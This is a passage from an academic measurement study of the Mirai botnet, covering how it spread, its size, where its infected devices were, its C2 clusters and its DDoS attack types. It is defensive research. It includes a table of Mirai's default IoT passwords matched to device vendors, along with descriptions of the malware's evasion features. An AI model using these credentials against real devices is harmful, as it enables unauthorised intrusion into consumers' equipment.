Botnet structure & propagation We provide a summary of Mirai's operation in Figure 2, as gleaned from the released source code. Mirai spread by first entering a *rapid scanning* phase (①) where it asynchronously and "statelessly" sent TCP SYN probes to pseudorandom IPv4 addresses, excluding those in a hard-coded IP blacklist, on Telnet TCP ports 23 and 2323 (hereafter denoted TCP/23 and TCP/2323). If Mirai identifies a potential victim, it entered into a *brute-force login* phase in which it attempted to establish a Telnet connection using 10 username and password pairs selected randomly from a pre-configured list of 62 credentials. At the first successful login, Mirai sent the victim IP and associated credentials to a hard-coded *report server* (②).

A separate *loader program* (③) asynchronously infected these vulnerable devices by logging in, determining the underlying system environment, and finally, downloading and executing architecture-specific malware (④). After a successful infection, Mirai attempted to conceal its presence by deleting the downloaded binary and obfuscating its process name in a pseudorandom alphanumeric string. As a consequence, Mirai infections did not persist across system reboots. In order to fortify itself, the malware additionally killed other processes bound to TCP/22 or TCP/23, as well as processes associated with competing infections, including other Mirai variants, `.anime` [25], and Qbot [72]. At this point, the bot




Figure 2: **Mirai Operation**—Mirai bots scan the IPv4 address space for devices that run telnet or SSH, and attempt to log in using a hardcoded dictionary of IoT credentials. Once successful, the bot sends the victim IP address and associated credentials to a report server, which asynchronously triggers a loader to infect the device. Infected hosts scan for additional victims and accept DDoS commands from a command and control (C2) server.

listened for attack commands from the command and control server (C2) while simultaneously scanning for new victims.

Malware phylogeny While not directly related to our study, the Mirai family represents an evolution of BASHLITE (otherwise known as LizardStresser, Torlus, Gafgyt), a DDoS malware family that infected Linux devices by brute forcing default credentials [86]. BASHLITE relied on six generic usernames and 14 generic passwords, while the released Mirai code used a dictionary of 62 username/password pairs that largely subsumed BASHLITE's set and added credentials specific to consumer routers and IoT devices. In contrast to BASHLITE, Mirai additionally employed a fast, stateless scanning module that allowed it to more efficiently identify vulnerable devices.

3 Methodology

Our study of Mirai leverages a variety of network vantage points: a large, passive network telescope, Internet-wide scanning, active Telnet honeypots, logs of C2 attack commands, passive DNS traffic, and logs from DDoS attack targets. In this section, we discuss our data sources and the role they play in our analysis. We provide a high-level summary in Table 1.

3.1 Network Telescope

Mirai's indiscriminate, rapid scanning strategy lends itself to tracking the botnet's propagation to new hosts. We monitored all network requests to a network telescope [9] composed of 4.7 million IP address operated by Merit Network over a seven month period from July 18, 2016 to February 28, 2017. On average, the network telescope received 1.1 million packets from 269,000 IP addresses per minute during this period. To distinguish Mirai traffic from background radiation [94] and other scanning activity, we uniquely fingerprinted Mirai probes based on an artifact of Mirai's stateless scanning whereby every probe has a TCP sequence number—normally a random 32-bit integer—equal to the destination IP address. The likelihood of this occurring incidentally is $1/2^{32}$, and we would expect to see roughly 86 packets demonstrating this pattern in our entire dataset. In stark contrast, we observed 116.2 billion Mirai probes from 55.4 million IP addresses. Prior to the emergence of Mirai, we observed only three IPs that perform scans with this fingerprint. Two of the IP addresses generated five packets; two on TCP/80 and three on TCP/1002. The third IP address belongs to Team Cymru [1], who conducts regular TCP/443 scans.

We caution that the raw count of IP addresses seen scanning over time is a poor metric of botnet size due to DHCP churn [87]. To account for this, we tracked the size of the botnet by considering the number of hosts actively "scanning" at the start of every hour. We detected scans using the methodology presented by Durumeric et al. [23], in which we group packets from a single IP address in a temporal window into logical scans. We specifically identified scans that targeted the IPv4 address space at an estimated rate of at least five packets per second, expiring inactive scans after 20 minutes. We geolocated IPs using Maxmind [61].

3.2 Active Scanning

While Mirai is widely considered an IoT botnet, there has been little comprehensive analysis of infected devices over the botnet's entire lifetime. In order to determine the manufacturer and model of devices infected with Mirai, we leveraged Censys [22], which actively scans the IPv4 space and aggregates application layer data about hosts on the Internet. We focused our analysis on scans of HTTPS, FTP, SSH, Telnet, and CWMP between July 19, 2016 and February 28, 2017.

A number of challenges make accurate device labeling difficult. First, Mirai immediately disables common outward facing services (e.g., HTTP) upon infection, which prevents infected devices from being scanned. Second, Censys scans often take more than 24 hours to complete,

Role	Data Source	Collection Site	Collection Period	Data Volume
Growth and size	Network telescope	Merit Network, Inc.	07/18/2016–02/28/2017	370B packets, avg. 269K IPs/min
Device composition	Active scanning	Censys	07/19/2016–02/28/2017	136 IPv4 scans, 5 protocols
Ownership & evolution	Telnet honeypots	AWS EC2	11/02/2016–02/28/2017	141 binaries
	Telnet honeypots	Akamai	11/10/2016–02/13/2017	293 binaries
	Malware repository	VirusTotal	05/24/2016–01/30/2017	594 binaries
	DNS — active	Georgia Tech	08/01/2016–02/28/2017	290M RRs/day
	DNS — passive	Large U.S. ISP	08/01/2016–02/28/2017	209M RRs/day
Attack characterization	C2 milkers	Akamai	09/27/2016–02/28/2017	64.0K attack commands
	DDoS IP addresses	Akamai	09/21/2016	12.3K IP addresses
	DDoS IP addresses	Google Shield	09/25/2016	158.8K IP addresses
	DDoS IP addresses	Dyn	10/21/2016	107.5K IP addresses

Table 1: **Data Sources** — We utilized a multitude of data perspectives to empirically analyze the Mirai botnet.

Protocol	Banners	Devices Identified	
HTTPS	342,015	271,471	(79.4%)
FTP	318,688	144,322	(45.1%)
Telnet	472,725	103,924	(22.0%)
CWMP	505,977	35,163	(7.0%)
SSH	148,640	8,107	(5.5%)
Total	1,788,045	587,743	(31.5%)

Table 2: **Devices Identified** — We identified device type, model, and/or vendor for 31.5% of active scan banners. Protocol banners varied drastically in device identifiability, with HTTPS certificates being most descriptive, and SSH prompts being the least.

during which devices may churn to new IP addresses. Finally, Censys executes scans for different protocols on different days, making it difficult to increase label specificity by combining banners from multiple services. We navigated these constraints by restricting our analysis to banners that were collected within twenty minutes of scanning activity (the time period after which we expire a scan). This small window mitigates the risk of erroneously associating the banner data of uninfected devices with Mirai infections due to DHCP churn.

Post-filtering, our dataset included 1.8 million banners associated with 1.2 million Mirai-infected IP addresses (Table 2). We had the most samples for CWMP, and the least for SSH. We caution that devices with open services that are not closed by Mirai (e.g., HTTPS and FTP) can appear repeatedly in Censys banner scans during our measurement window (due to churn) and thus lead to over counting when compared across protocols. As such, we intentionally explored protocols in isolation from one another and limited ourselves to measurements that only consider relative proportions rather than absolute counts of infected hosts.

Finally, we processed each infected device's banner to identify the device manufacturer and model. We first applied the set of regular expressions used by Nmap service probes to fingerprint devices [58]. Nmap successfully handled 98% of SSH banners and 81% of FTP banners, but matches only 7.8% of the Telnet banners. In order to increase our coverage and also accommodate HTTPS and CWMP (which Nmap lacks probes for), we constructed our own regular expressions to map banners to device manufacturers and models. Unfortunately, we found that in many cases, there was not enough data to identify a model and manufacturer from FTP, Telnet, CWMP, and SSH banners and that Nmap fingerprints only provide generic descriptions. In total, we identified device type and/or model and manufacturer for 31.5% of banners (Table 2). We caution that this methodology is susceptible to misattribution in instances where port-forwarding and Universal Plug and Play (UPnP) are used to present multiple devices behind a single IP address, making the distinction between middlebox and end-device difficult.

3.3 Telnet Honeypots

To track the evolution of Mirai's capabilities, we collected binaries installed on a set of Telnet honeypots that masqueraded as vulnerable IoT devices. Mechanically, we presented a BusyBox shell [92] and IoT-consistent device banner. Our honeypots logged all incoming Telnet traffic and downloaded any binaries that attackers attempted to install on the host via `wget` or `tftp` (the methods of infection found in Mirai's original source). In order to avoid collateral damage, we blocked all other outgoing requests (e.g., scanning and DoS traffic).

We logged 80K connection attempts from 54K IP addresses between November 2, 2016 and February 28, 2017, collecting a total 151 unique binaries. We filtered out executables unrelated to Mirai based on a YARA signature that matched any of the strings from the original source code release, leaving us with 141 Mirai binaries. We supplemented this data with 293 binaries observed by honeypots operated by Akamai, which served a similar purpose to ours, but were hosted on a different public

cloud provider. As a final source of samples, we included 594 unique binaries from VirusTotal [90] that we scanned for using the YARA rules mentioned above. In total, we collected 1,028 unique Mirai samples.

We analyzed the binaries for the three most common architectures — MIPS 32-bit, ARM 32-bit, and x86 32-bit — which account for 74% of our samples. We extracted the set of logins and passwords, IP blacklists, and C2 domains from these binaries, identifying 67 C2 domains and 48 distinct username/password dictionaries (containing a total 371 unique passwords).

3.4 Passive & Active DNS

Following the public release of Mirai's source code, competing Mirai botnet variants came into operation. We disambiguated ownership and estimate the relative size of each Mirai strain by exploring passive and active DNS data for the 67 C2 domains that we found by reverse engineering Mirai binaries. We also leveraged our DNS data to map the IP addresses present in attack commands to victim domain names.

From a large U.S. ISP, we obtained passive DNS data consisting of DNS queries generated by the ISP's clients and their corresponding responses. More specifically, we collected approximately 209 million resource records (RRs) — queried domain name, and associated RDATA — and their lookup volumes aggregated on a daily basis. For our active DNS dataset, we obtained 290 million RRs per day from Thales, an active DNS monitoring system [44]. Both datasets cover the period of August 1, 2016 to February 28, 2017.

Using both passive and active DNS datasets, we performed DNS *expansion* to identify shared DNS infrastructure by linking related historic domain names (RHDN) and related historic IPs (RHIPs) [5]. This procedure began with the seed set of C2 domains and IPs extracted during reverse engineering of our honeypotted binaries. For a given seed `foo.com`, we identified the IP addresses that `foo.com` previously resolved to and added them to a growing set of domains and IPs. We additionally performed the reverse analysis, starting from an IP and finding any domain names that concurrently resolved it. Thus, even from a single domain name, we iteratively expanded the set of related domain names and IP addresses to construct a graph reflecting the shared infrastructure used by Mirai variants. In total, we identified 33 unique DNS clusters that we explore in detail in Section 5.

3.5 Attack Commands

To track the DDoS attack commands issued by Mirai operators, Akamai ran a "milker" from September 27, 2016–February 28, 2017 that connected to the C2 servers found in the binaries uploaded to their honeypots. The service simulated a Mirai-infected device and communicated with the C2 server using a custom bot-to-C2 protocol, which was reverse engineered from malware samples prior to source code release. In total, Akamai observed 64K attack commands issued by 484 unique C2 servers (by IP address). We note that a naive analysis of attack commands overestimates the volume of attacks and targets: individual C2 servers often repeat the same attack command in rapid succession, and multiple distinct C2 servers frequently issued the same command. To account for this, we heuristically grouped attack commands along two dimensions: by shared C2 infrastructure and by temporal similarity. We collapsed matching commands (i.e., tuples of attack type, duration, targets, and command options) that occur within 90 seconds of each other, which yielded 15,194 attacks from 146 unique IP clusters. Our attack command coverage includes the Dyn attack [36] and Liberia attacks [45]. We did not observe attack commands for Krebs on Security and OVH, which occurred prior to the milker's operation.

3.6 DDoS Attack Traces

Our final data source consists of network traces and aggregate statistics from Akamai and Google Shield (the providers for Krebs on Security) and Dyn. These attacks cover two distinct periods in Mirai's evolution. We used this data to corroborate the IP addresses observed in attacks versus those found scanning our passive network telescope, as well as to understand the volume of traffic generated by Mirai[1]. From Akamai, we obtained an aggregate history of all DDoS attacks targeting Krebs on Security from 2012–2016, as well as a small sample of 12.3K IPs related to a Mirai attack on September 21, 2016. For Google Shield, we shared a list of IP addresses observed by our network telescope and in turn received aggregate statistics on what fraction matched any of 158.8K IP addresses involved in a 1-minute Mirai HTTP-flood attack on September 25, 2016. Finally, Dyn provided us with a set of 107.5K IP addresses associated with a Mirai attack on October 21, 2016.

4 Tracking Mirai's Spread

As a first step towards understanding Mirai, we analyzed how the botnet bootstrapped its initial infections, what types of devices it targeted, and how it eventually infected an estimated 600K hosts. To contextualize the properties of Mirai, we compare it against prior botnets and worms.

[1] We overlapped attack traces with every Mirai scanning IPs on our network telescope. The overlap may have been inflated by non-Mirai attack IPs being assigned to Mirai devices over time through DHCP churn.




Figure 3: **Temporal Mirai Infections**—We estimate of the number of Mirai-infected devices over time by tracking the number of hosts actively scanning with Mirai fingerprint at the start of every hour. Mirai started by scanning Telnet, and variants evolved to target 11 additional protocols. The total population initially fluctuated between 200,000–300,000 devices before receding to 100,000 devices, with a brief peak of 600,000 devices.




Figure 4: **Bootstrap Scanning**—Mirai scanning began on August 1, 2016 from a single IP address in a bulletproof hosting center. Mirai infection spread rapidly with a 76-minute doubling time and quickly matched the volume of non-Mirai Telnet scanning.

4.1 Bootstrapping

We provide a timeline of Mirai's first infections in Figure 4. A single preliminary Mirai scan occurred on August 1, 2016 from an IP address belonging to DataWagon, a U.S.-based bulletproof hosting provider [48]. This bootstrap scan lasted approximately two hours (01:42–03:59 UTC), and about 40 minutes later (04:37 UTC) the Mirai botnet emerged. Within the first minute, 834 devices began scanning, and 11K hosts were infected within the first 10 minutes. Within 20 hours, Mirai infected 64,500 devices. Mirai's initial 75-minute doubling time is outstripped by other worms such as Code Red (37-minute doubling time [70]) and Blaster (9-minute doubling time [10]). Mirai's comparatively modest initial growth may be due to the low bandwidth and computational resources of infected devices, a consequence of the low-accuracy, brute-force login using a small number of credentials, or simply attributable to a bottleneck in loader infrastructure.

4.2 Steady State Size

We observed multiple phases in Mirai's life: an initial steady state of 200,000–300,000 infections in September 2016; a peak of 600,000 infections at the end of November 2016; and a collapse to roughly 100,000 infections at the end of our observation window in late February 2017 (Figure 3). Even though hosts were initially compromised via a simple dictionary attack, Mirai was able to infect hundreds of thousands of devices. This is similar in scale to historical botnets such as the prolific Srizbi spam botnet (400,000 bots [83]), which was responsible for more than half of all global botnet spam [35], and the Carna botnet (420,000 bots [38]), the first botnet of IoT devices compromised using default credentials.

While the original Mirai variant infected devices by attempting Telnet and SSH logins with a static set of credentials, later strains evolved to scan for other types of vulnerabilities. Most notably, Mirai-fingerprinted scans targeting TCP/7547, the standard port for CWMP, began appearing in our dataset on November 26, 2016. Mirai compromised CWMP devices through an RCE exploit in a SOAP configuration endpoint [41]. The new attack vector led to a renewed spike of infections (Figure 3). The decay that followed may be explained best by Deutsche Telekom patching routers soon after the attack [21]. The non-immediate decay may have been due to the devices requiring a reboot for the patch to take effect.

To better understand the decrease in Mirai bots from a steady state of 300,000 devices down to 100,000 devices, we examined the ASes in which raw population decreased most significantly between September 21, 2016 and February 28, 2017. The ASes with the largest reduction in devices were: Telefónica Colombia (−38,589 bots, −98.5%), VNPT Corp (−16,791 bots, −90.2%), and Claro S.A. (−14,150 bots, −80.2%). This suggests potential action by certain network operators to mitigate Mirai. While a handful of ASes increased in prevalence over time, no-

tably Telefónica de Argentina (+3,287 bots, 3,365.1%) and Ecuadorian telecom company CNT EP (+1,447 bots, 116.4%), the total increase (+10,500 bots) across all ASes is eclipsed by the overall decrease (−232,698 bots).

Country	Mirai Infections	Mirai Prevalence	Telnet Prevalence
Brazil	49,340	15.0%	7.9%
Colombia	45,796	14.0%	1.7%
Vietnam	40,927	12.5%	1.8%
China	21,364	6.5%	22.5%
S. Korea	19,817	6.0%	7.9%
Russia	15,405	4.7%	2.7%
Turkey	13,780	4.2%	1.1%
India	13,357	4.1%	2.9%
Taiwan	11,432	3.5%	2.4%
Argentina	7,164	2.2%	0.2%

Table 3: **Geographic Distribution**— We compare countries that harbored the most infections on 09/21/2016—when Krebs on Security was attacked—with countries that hosted the most telnet devices on 07/19/2016 prior to Mirai's onset. Mirai infections occurred disproportionately in South America and Southeast Asia, accounting for 50% of infections.

4.3 Global Distribution

In order to understand where Mirai infections were geographically concentrated, we calculated the geolocation of Mirai bots actively scanning at 00:00 UTC on September 21, 2016 (during the first Krebs on Security attack and Mirai's peak steady state infection period). As shown in Figure 3, the bulk of Mirai infections stemmed from devices located in Brazil (15.0%), Columbia (14.0%), and Vietnam (12.5%). Mirai also exhibited a concentrated network distribution—the top 10 ASes accounted for 44.3% of infections, and the top 100 accounted for 78.6% of infections (Table 4). Compared to the pre-Mirai global distribution of telnet hosts, Mirai consisted of a disproportionate number of devices concentrated in South America and Southeast Asia. This is possibly due to biases in manufacturer and market penetration in those regions. This is a stark contrast from many prior worms, which were primarily concentrated in the U.S., including CodeRed (43.9%), Slammer (42.9%), Witty (26.3%), and Conficker (34.5%) [82]. Mirai largely infected regions the black market considers to be low-quality hosts used for proxies and DDoS [88] and may have limited potential avenues for monetization.

AS	%	AS	%
Telefónica Colombia	11.9%	Türk Telekom	3.2%
VNPT Corp.	5.7%	Chunghwa Telecom†	2.9%
Claro S.A.	5.4%	FPT Group	2.8%
China Telecom†	4.0%	Korea Telecom†	2.6%
Telefônica Brasil	3.4%	Viettel Corporation	2.5%

Table 4: **AS Distribution**—We list the 10 ASes with the largest number of infections on 09/21/2016, the day Krebs on Security was attacked and the initial peak infection. The top 10 ASes accounted for 44.3% of infections, but only three of the top 10 are within the top 100 global ASes (denoted †) [16].


We explored the dynamism of Mirai's membership by examining the correlation between the top Mirai scanning ASes over time. We find that Mirai displayed general stability outside of the rapid growth phase in September 2016 and when CWMP exploits were introduced in late November (Figure 5a). During the September growth period, the number of IPs in each AS rose across the board with a few outliers. The growth of IPs belonging to Telefónica Colombia exceeded all other ASes and was eventually responsible for the largest number of Mirai infections. Other new introductions to the top 10 included India's Bharti Airtel and Bharat Sanchar Nigam Limited, Brazil's Claro S.A., and Korea Telecom.

CWMP emergence also disrupted general network distribution stability. Between November 25–27, 7 of the top 10 ASes decreased in rank to give rise to several previously unseen European ASes (e.g., Eircom and TalkTalk). Their appearance was short-lived; by December 10, 2016, these ASes fell back down in population. This suggests that the vulnerable population of the CWMP exploit were concentrated in Europe, but prompt patching returned Mirai back to its original concentration in South America and Southeast Asia. The longterm stability of Mirai ASes and geolocation demonstrates that Mirai has not expanded significantly in the scope and scale of devices that it infects. However, as the transient CWMP exploit demonstrates, new infection vectors had the potential to quickly add to Mirai's already sizable membership.


4.4 Device Composition

While cursory evidence suggested that Mirai targets IoT devices—Mirai's dictionary of default usernames and passwords included routers, DVRs, and cameras [50], and its source compiled to multiple embedded hardware configurations—we provide an in-depth analysis of both the intended device targets and successful infections.

To understand the types of devices that Mirai targeted, we analyzed the credentials hardcoded into the binaries we collected. We observed a total 371 unique passwords, and through manual inspection, we identified 84 devices and/or vendors associated with these passwords. Many passwords were too generic to tie to a specific device (i.e., "password" applies to devices from a large number of manufacturers), while others only provided information



(a) **AS Stability**



(b) **Device Stability**

Figure 5: **Stability of Measured Properties**—From the temporal Pearson correlation of ASes (a) and device labels (b), we found that our measurements were largely stable despite external factors like DHCP churn. Rapid growth of CWMP-based infections in late November caused instability but calmed shortly thereafter.

Password	Device Type	Password	Device Type	Password	Device Type
123456	ACTi IP Camera	klv1234	HiSilicon IP Camera	1111	Xerox Printer
anko	ANKO Products DVR	jvbzd	HiSilicon IP Camera	Zte521	ZTE Router
pass	Axis IP Camera	admin	IPX-DDK Network Camera	1234	Unknown
888888	Dahua DVR	system	IQinVision Cameras	12345	Unknown
666666	Dahua DVR	meinsm	Mobotix Network Camera	admin1234	Unknown
vizxv	Dahua IP Camera	54321	Packet8 VOIP Phone	default	Unknown
7ujMko0vizxv	Dahua IP Camera	00000000	Panasonic Printer	fucker	Unknown
7ujMko0admin	Dahua IP Camera	realtek	RealTek Routers	guest	Unknown
666666	Dahua IP Camera	1111111	Samsung IP Camera	password	Unknown
dreambox	Dreambox TV Receiver	xmhdipc	Shenzhen Anran Camera	root	Unknown
juantech	Guangzhou Juan Optical	smcadmin	SMC Routers	service	Unknown
xc3511	H.264 Chinese DVR	ikwb	Toshiba Network Camera	support	Unknown
OxhlwSG8	HiSilicon IP Camera	ubnt	Ubiquiti AirOS Router	tech	Unknown
cat1029	HiSilicon IP Camera	supervisor	VideoIQ	user	Unknown
hi3518	HiSilicon IP Camera	<none>	Vivotek IP Camera	zlxx.	Unknown
klv123	HiSilicon IP Camera				

Table 5: **Default Passwords**—The 09/30/2016 Mirai source release included 46 unique passwords, some of which were traceable to a device vendor and device type. Mirai primarily targeted IP cameras, DVRs, and consumer routers.

about underlying software (e.g., "postgres") and not an associated device. The devices we identified were primarily network-attached storage appliances, home routers, cameras, DVRs, printers, and TV receivers made by dozens of different manufacturers (Table 5).

Mirai's intended targets do not necessarily reflect the breakdown of infected devices in the wild. We leveraged the device banners collected by Censys to determine the models and manufacturers of infected devices. Our results across all five protocols indicate that security cameras, DVRs, and consumer routers represent the majority of Mirai infections (Table 6). The manufacturers responsible for the most infected devices we could identify are: Dahua, Huawei, ZTE, Cisco, ZyXEL, and MikroTik (Table 7).

We note that these results deviate from initial media reports, which stated that Mirai was predominantly composed of DVRs and cameras [34,53,60]. This is likely due to the evolution of the Mirai malware over time, which changed the composition of infected devices. Looking at the longitudinal Pearson correlation of top device vendors, we observe modest stability with the exception of two event periods: the rapid growth phase in mid-September 2016 and the onset of CWMP in late November 2016 (Figure 5b). During the rapid growth, the emergence of consumer routers manufactured by ASUS, Netgear, and Zhone supplanted D-Link routers and Controlbr DVRs in the top 20 devices. Dahua, Huawei, ZyXEL, and ZTE devices consistently remained in the Top 20.

Our data indicates that some of the world's top manufacturers of consumer electronics lacked sufficient security practices to mitigate threats like Mirai, and these manufacturers will play a key part in ameliorating vulnerability. Unfortunately, as discussed in the previous section, the menagerie of devices spanned both countries and legal jurisdictions, exacerbating the challenge of coordinating technical fixes and promulgating new policy to safeguard consumers in the future.

CWMP (28.30%)		Telnet (26.44%)		HTTPS (19.13%)		FTP (17.82%)		SSH (8.31%)	
Router	4.7%	Router	17.4%	Camera/DVR	36.8%	Router	49.5%	Router	4.0%
		Camera/DVR	9.4%	Router	6.3%	Storage	1.0%	Storage	0.2%
				Storage	0.2%	Camera/DVR	0.4%	Firewall	0.2%
				Firewall	0.1%	Media	0.1%	Security	0.1%
Other	0.0%	Other	0.1%	Other	0.2%	Other	0.0%	Other	0.0%
Unknown	95.3%	Unknown	73.1%	Unknown	56.4%	Unknown	49.0%	Unknown	95.6%

Table 6: **Top Mirai Device Types**—We list the top types of infected devices labeled by active scanning, as a fraction of Mirai banners found in Censys. Our data suggests that consumer routers, cameras, and DVRs were the most prevalent identifiable devices.

CWMP (28.30%)		Telnet (26.44%)		HTTPS (19.13%)		FTP (17.82%)		SSH (8.31%)	
Huawei	3.6%	Dahua	9.1%	Dahua	36.4%	D-Link	37.9%	MikroTik	3.4%
ZTE	1.0%	ZTE	6.7%	MultiTech	26.8%	MikroTik	2.5%		
		Phicomm	1.2%	ZTE	4.3%	ipTIME	1.3%		
				ZyXEL	2.9%				
				Huawei	1.6%				
Other	2.3%	Other	3.3%	Other	7.3%	Other	3.8%	Other	1.8%
Unknown	93.1%	Unknown	79.6%	Unknown	20.6%	Unknown	54.8%	Unknown	94.8%

Table 7: **Top Mirai Device Vendors**—We list the top vendors of infected Mirai devices labeled by active scanning, as a fraction of Mirai banners found by Censys. The top vendors across all protocols were primarily camera, router, and embedded device manufacturers.

4.5 Device Bandwidth

As an additional confirmation of embedded composition, we examined the bandwidth of infected devices as gleaned from their scan rate, which is not artificially rate-limited by the original source code. Starting with the observed scanning rate and volume on our network telescope, we extrapolate across the entire IPv4 Internet by factoring in the size of our network telescope (4.7 million IPs) and the size of Mirai's default IP blacklist (340.2 million IPs). We found about half of the Mirai bots that scanned our network telescope sent fewer than 10,000 scan packets (Figure 6). We further note that the majority of bots scanned at an estimated rate below 250 bytes per second. We note however this is a strict underestimate, as Mirai may have interrupted scanning to process C2 commands and to conduct brute force login attempts. In contrast, SQL Slammer scanned at 1.5 megabytes/second, about 6000 times faster [68], and the Witty worm scanned even faster at 3 megabytes/second [81]. This additionally hints that Mirai was primarily powered by devices with limited computational capacity and/or located in regions with low bandwidth [3].




Figure 6: **Network Capacity Distribution**—Scan duration, probes, and bandwidth were extrapolated to reflect scanning network capacity across the full IPv4 Internet. A majority of probes scan below 250 Bps for over 2,700 seconds.

5 Ownership and Evolution

After the public release of Mirai's source code in late September 2016, multiple competing variants of the botnet emerged. We analyze the C2 infrastructure behind Mirai in order to uncover the relationships between strains, their relative sizes, and the evolution of their capabilities.

5.1 Ownership

In order to identify the structure of Mirai command and control servers, we turned to active and passive DNS data, which we used to cluster C2 IPs and domains based on shared network infrastructure. Seeding DNS expansion with the two IPs and 67 domains that we collected by reverse engineering Mirai binaries, we identified 33 independent C2 clusters that shared no infrastructure. These varied from a single host to the largest cluster, which contained 112 C2 domains and 92 IP addresses. We show the connectivity of the top six clusters by number of C2 domains in Figure 7. The lack of shared infrastructure between these clusters lends credence to the idea that there

ID	Max Lookup Vol.	Notes
6	61,440	Attacked Dyn, other gaming related attacks
1	58,335	The original botnet. Attacked Krebs on Security, OVH
2	36,378	Attacked Lonestar Cell. Scans TCP/7547 and TCP/5555, removes DoD from blacklist, adds DGA
13	9,657	—
7	9,467	Scans TCP/7547

Table 8: **Cluster Size Estimate and Characteristics**—We highlight the top five clusters by max single-day lookup volume within a large U.S. ISP, which provides an indicator of their relative size. Each cluster is additionally labeled with observed evolutionary patterns and associated attacks.




Figure 7: **C2 Domain Relationships**—We visualize related C2 infrastructure, depicting C2 domains as nodes and shared IPs as edges between two domains. The top six clusters by C2 domain count consisted of highly connected components, which represent agile, long-lived infrastructures in use by botmasters.

are multiple active bot operators during our study period.

While Figure 7 provides a rough sense of Mirai C2 complexity, it does not indicate the number of bots that each cluster controlled. To estimate botnet membership, we measured the DNS lookup volume per cluster. In Figure 8, we show the top clusters of domains based on the volume of DNS lookups at a large, name-redacted ISP. This single perspective is not comprehensive, but it allows us to observe the rise and fall of different botnets over time, and may provide a hint of their relative sizes. A prime example is cluster 1, which was the initial version of the Mirai botnet involved in the early, high-profile attacks on Krebs on Security and OVH. Although it dominated in lookup volume in late September and early October, it gave way to newer clusters, 2 and 6, in mid-October. We provide a list of the largest clusters by lookup and their unique characteristics in Table 8.

While we cannot conclusively link each of these clusters to distinct operators, we note that each cluster utilized independent DNS infrastructure and evolving malware, underscoring the challenge of defending against these attacks through bespoke mitigations. Our results also confirm the recent findings of Lever et al., who observed that the naming infrastructure used by malware is often active weeks prior to its operation [54]. In all cases, the first occurrence of DNS/IP lookup traffic for a cluster far preceded the date that the domains were used as C2 infrastructure for the botnet. For example, even though the peak lookup for cluster 2 occurred on October 21, 2016, the first lookup of a C2 domain in this cluster occurred on August 1, 2016 (Table 8). This also significantly predated the first binary collected for this cluster (October 24, 2016), and the first attacks issued by the cluster (October 26, 2016). These results suggest that careful analysis of DNS infrastructure can potentially guide preventative measures.

5.2 Evolution

Although the Mirai ecosystem exploded after the public source code release on September 30, 2016, this was not the botnet's first major evolutionary step. Between August 7, 2016 and September 30, 2016—when the source code was publicly released—24 unique Mirai binaries were uploaded to VirusTotal, which we used to explore the botnet's initial maturation. Several key developments occurred during this period. First, we saw the underlying C2 infrastructure upgrade from an IP-based C2 to a domain-based C2 in mid-September. Second, the malware began to delete its executing binary, as well as obfuscate its process ID, also in mid-September. We additionally saw a number of features added to make the malware more virulent, including the addition of more passwords to infect additional devices, the closing of infection ports TCP/23 and TCP/2323, and the aggressive killing of competitive malware in a sample collected on September 29, 2016.

After the public release, we observed the rapid emergence of new features, ranging from improved infection capabilities to hardened binaries that slow reverse engi-




Figure 8: **C2 Cluster Lookup Volume**—The DNS lookup volume of C2 DNS clusters in a large U.S. ISP establishes the relative size of the botnet behind each cluster and chronicles its rise and fall. Note, for example, cluster 1 which represents the original botnet in use for the early high profile attacks on Krebs and OVH and the emergence of a myriad of clusters after the public source release.

neering efforts. Between November 2, 2016 and February 28, 2017, we observed 48 new sets of usernames and passwords, as well as changes to the IP blacklist. We note that while many actors modified the set of credentials, they often did so in different ways (Figure 9). This is true for other features as well. In one example, a variant evolved to remove U.S. Department of Defense blocks from the initial scanning blacklist. The malware further evolved to use new infection mechanisms. Most notably, in late November 2016, Mirai variants began to scan for TCP/7547 and TCP/5555, two ports commonly associated with CWMP [15, 93]. Additionally, one malware strain began to using domain generation algorithms (DGA) in the place of a hardcoded C2 domain, though this feature was short lived. By November 2016, packed binaries had emerged.

Techniques to improve virulence and to aide in reliability were not simply limited to the client binaries. We found evidence of operators using DNS to avoid or attempt to evade detection as well. Recent work by Lever et al. demonstrated how attackers abuse the residual trust inherited by domains to perform many, seemingly unconnected types of abuse [55]. Mirai was no different from other types of malware—we found evidence that at least 17% of Mirai domains abused residual trust. Specifically, these domains expired and were subsequently re-registered before they were used to facilitate connections between bots and C2 servers. This serves as a reminder that although Mirai is unique in many ways, it still shares much in common with the many threats that came before it.

By combining the malware we observed with our DNS data, we can also measure the evolution of the C2 clusters in Table 8. We note that cluster 2—the third largest by lookup volume—evolved to support many new features, such as scanning new ports TCP/7547 and TCP/5555, adding DGA, and modifying the source code blacklist to exclude Department of Defense (DoD) blocks. This is not to say, however, that evolution guaranteed success.




Figure 9: **Password Evolution**—The lineage of unique password dictionaries, labeled with their associated clusters, depicts many malware strains modifying the default credential list to target additional devices. The node marked (*) indicates the released source code password dictionary and serves as the foundation for the all divergent password variants

Cluster 23, which can be seen clearly in Figure 9, evolved very rapidly, adding several new passwords over its active time. Despite this evolution, this cluster was 19th out of 33 clusters in terms of lookup volume over time and was unable to capture much of the vulnerable population. We also note that not all successful clusters evolved either; for example, cluster 6, which showed no evolutionary trend from its binaries, received the highest lookup volume of all the clusters.

6 Mirai's DDoS Attacks

The Mirai botnet and its variants conducted tens of thousands of DDoS attacks during our monitoring period. We explore the strategies behind these attacks, characterize their targets, and highlight case studies on high-profile targets Krebs on Security, Dyn, and Liberia's Lonestar Cell. We find that Mirai bore a resemblance to booter ser-

Attack Type	Attacks	Targets	Class
HTTP flood	2,736	1,035	A
UDP-PLAIN flood	2,542	1,278	V
UDP flood	2,440	1,479	V
ACK flood	2,173	875	S
SYN flood	1,935	764	S
GRE-IP flood	994	587	A
ACK-STOMP flood	830	359	S
VSE flood	809	550	A
DNS flood	417	173	A
GRE-ETH flood	318	210	A

Table 9: **C2 Attack Commands**— Mirai launched 15,194 attacks between September 27, 2016–February 28, 2017. These include [A]pplication-layer attacks, [V]olumetric attacks, and TCP [S]tate exhaustion, all of which are equally prevalent.

vices (which enable customers to pay for DDoS attacks against desired targets), with some Mirai operators targeting popular gaming platforms such as Steam, Minecraft, and Runescape.

6.1 Types of Attacks

